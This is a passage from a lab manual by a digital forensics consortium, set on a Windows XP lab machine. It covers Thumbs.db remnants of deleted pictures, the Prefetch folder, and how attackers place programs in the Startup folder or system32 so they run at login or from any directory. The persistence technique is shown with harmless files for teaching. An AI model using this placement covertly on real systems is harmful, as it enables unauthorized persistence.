9. On the **Windows XP Pro Internal Machine**, click on the **Start** button and select the Link to **My Pictures**.




10. Double click the **Sample Pictures** folder to view.


Address C:\Documents and Settings\student\My Documents\My Pictures


This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

11. View the pictures in the folder along with the Thumbs.db file.




Address C:\Documents and Settings\All Users\Documents\My Pictures\Sample Pictures


12. Right-click on Blue hills.jpg and select **Delete**. Click **Yes** to send it to the Recycle Bin.



13. Close Sample Pictures. Double-click on the **Tools** folder on your Windows XP Pro Internal Machine desktop.



14. Double-click on the **thumbnail-database-viewer** folder.




Address C:\Documents and Settings\student\Desktop\tools


tools
File Edit View Favorites Tools Help
Back Search Folders
rrv2.8
thumbnail-database-viewer
sqlitebrowser_200_b1_win

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


15. Double-click on the **Thumbviewer.exe** file.




16. From the menu bar, select **File > Open**.



17. Click the **My Documents** link on the left. Double-click on the **My Pictures** folder.




18. Double-click on the **Sample Pictures** link.




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


19. Double-click on the **Thumbs.db** file to open the file in the program.



20. View the picture previews extracted from the Thumbs.db file. Notice that, even though Blue hills.jpg was deleted, the preview of the picture is still in Thumbs.db.



21. Select File from the menu and select **Exit** to quit the Thumbnail Database Viewer. Close the thumbnail-database-viewer folder.



This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

2.2 Conclusion

Criminals often think they have deleted all digital evidence of their wrongdoing on a Microsoft Windows operating system, but evidence of their actions may still exist on the computer. For example, when a user runs programs, those recently executed files will be located in the Prefetch folder. Examining the Prefetch folder gives an investigator clues about what programs were launched recently on a system. Files like Thumbs.db for older Windows operating systems (prior to Vista) and Thumbcache.db (Vista and higher) can indicate what pictures resided on a system, even if those files were deleted.

2.3 Discussion Questions

1. What is the Thumbs.db file?
2. What is the Thumbcache.db file?
3. What is the Prefetch folder?
4. In what directory is the Prefetch folder located?

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


3 Examining the Startup, Windows and System32 folders

Certain locations within the Windows operating systems can be leveraged by a hacker so that they can get programs to launch automatically when users log in. Hackers also often want to try to put the executable files they are using within the Windows PATH, so that their programs can be launched from any directory within the command prompt.


3.1 Examining Windows Folders for Evidence

The Startup folder holds programs that will launch automatically when users log in. If a program is placed in a user's startup folder, it will launch automatically when that user logs in. The location of the startup folder for older Windows operating systems (prior to Vista) for all users is:
C:\Documents and Settings\All Users\Start Menu\Programs\Startup". The location of the startup folder for newer version of Windows (Vista and higher) for all users is:
C:\ProgramData\Microsoft\Windows\StartMenu\Programs\Startup\.

1. On the **Windows XP Pro Internal Machine**, open the Command Prompt by double-clicking on the shortcut.




2. Copy the bginfo.exe files to the Startup folder of XP by typing the following: C:\>**copy c:\Windows\bginfo.exe "c:\Documents and Settings\All Users\Start Menu\Programs\Startup"**




```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>copy c:\Windows\bginfo.exe "c:\Documents and Settings\All Users\Start Menu\Programs\Startup"
        1 file(s) copied.
```

3. Click on the Start button and select **Log Off**.




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


4. Select **Log Off** at the Log off Windows screen.



5. Click on the **student** icon to log into the system as student.



6. If a BGinfo License Agreement screen pops up, click **Agree**.



You can also use the /accepteula command-line switch to accept the EULA.


SYSINTERNALS SOFTWARE LICENSE TERMS

These license terms are an agreement between Sysinternals (a wholly owned subsidiary of Microsoft Corporation) and you. Please read them. They apply to the software you are downloading from Systinternals.com, which includes the media on which you received it, if any. The terms also apply to any Sysinternals

- updates,
- supplements,
- Internet-based services, and


This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

7. The BGinfo Default configuration window will appear on the screen.



```
Boot Time:          <Boot Time>
CPU:                <CPU>
Default Gateway:    <Default Gateway>
DHCP Server:        <DHCP Server>
DNS Server:         <DNS Server>
Free Space:         <Free Space>
Host Name:          <Host Name>
IE Version:         <IE Version>
IP Address:         <IP Address>
Logon Domain:       <Logon Domain>
Logon Server:       <Logon Server>
MAC Address:        <MAC Address>
Machine Domain:     <Machine Domain>
Memory:             <Memory>
Network Card:       <Network Card>
Network Speed:      <Network Speed>
Network Type:       <Network Type>
OS Version:         <OS Version>
Service Pack:       <Service Pack>
```

8. Specific information about the system’s hardware will appear.




```
Boot Time:          9/9/2013 11:10 PM
CPU:                2.40 GHz Intel Core i7-2760QM
Default Gateway:    192.168.1.1
DHCP Server:        (none)
DNS Server:         127.0.0.1
Free Space:         C:\ 2.31 GB NTFS
Host Name:          CLIENT
IE Version:         6.0.2900.2180;SP2;
IP Address:         192.168.1.175
Logon Domain:       CLIENT
Logon Server:       CLIENT
MAC Address:        00-0C-29-BF-82-E9
Machine Domain:     WORKGROUP
Memory:             1024 MB
```

Next, we will examine the PATH, which indicates which directories the system will look into to find executable files. Additional directories are often added to the PATH when new programs are installed. The Default PATH for Windows includes the Windows and Windows\system32 directories. Most Windows executables reside in these directories.

This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


9. On the **Windows XP Pro Internal Machine**, open the Command Prompt by double-clicking on the shortcut.

10. Type the following command to view the Windows PATH:
C:\>**path**




```
C:\>path
PATH=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem
```

11. Type the following command to create a file in the root of c:
C:\>**echo dir > ls.bat**




```
C:\>echo dir > ls.bat
```

12. Type the following command to run the ls batchfile you created:
C:\>**ls**




```
C:\>ls

C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 689E-0BD5

 Directory of C:\

02/28/2012  11:24 PM                 0 AUTOEXEC.BAT
02/28/2012  11:24 PM                 0 CONFIG.SYS
02/28/2012  11:44 PM    <DIR>          Documents and Settings
02/28/2012  11:54 PM    <DIR>          I386
08/28/2013  01:50 PM    <DIR>          Inetpub
09/09/2013  11:43 PM                 8 ls.bat
08/19/2013  08:39 PM    <DIR>          Program Files
06/18/2012  07:04 PM    <DIR>          Snort
09/09/2013  09:34 PM    <DIR>          WINDOWS
               3 File(s)              8 bytes
               6 Dir(s)   2,477,494,272 bytes free
```

13. Navigate into the Windows directory by typing the following command:
C:\>**cd Windows**



```
C:\>cd windows

C:\WINDOWS>_
```


14. Type the following command to attempt to launch the batch file again:
C:\Windows>**ls**



```
C:\WINDOWS>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
```


This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.

15. Type the following command to copy the batch file to the Windows directory:
    C:\Windows>**copy c:\ls.bat   c:\windows\system32**




```
C:\WINDOWS>copy  c:\ls.bat  c:\WINDOWS\system32
        1 file(s) copied.
```

16. Type the following command to run the ls batch file:
    C:\Windows>**ls**




```
C:\WINDOWS>ls

C:\WINDOWS>dir
 Volume in drive C has no label.
 Volume Serial Number is 689E-0BD5

 Directory of C:\WINDOWS

09/09/2013  11:53 PM    <DIR>          .
09/09/2013  11:53 PM    <DIR>          ..
09/09/2013  11:10 PM                 0 0.log
09/03/2011  09:48 PM           323,448 accesschk.exe
09/03/2011  09:48 PM           174,968 AccessEnum.exe
02/28/2012  06:02 PM    <DIR>          addins
09/03/2011  09:48 PM            50,379 AdExplorer.chm
09/03/2011  09:48 PM           479,096 ADExplorer.exe
09/03/2011  09:48 PM           401,616 ADInsight.chm
```

17. On the **Windows XP Pro Internal Machine**, click on start and select **My Computer**.




This work by the National Information Security and Geospatial Technologies Consortium (NISGTC), and except where otherwise noted, is licensed under the Creative Commons Attribution 3.0 Unported License.


18. Double-click on **Local Disk (C:).**



19. Double-click on the **Windows** directory.

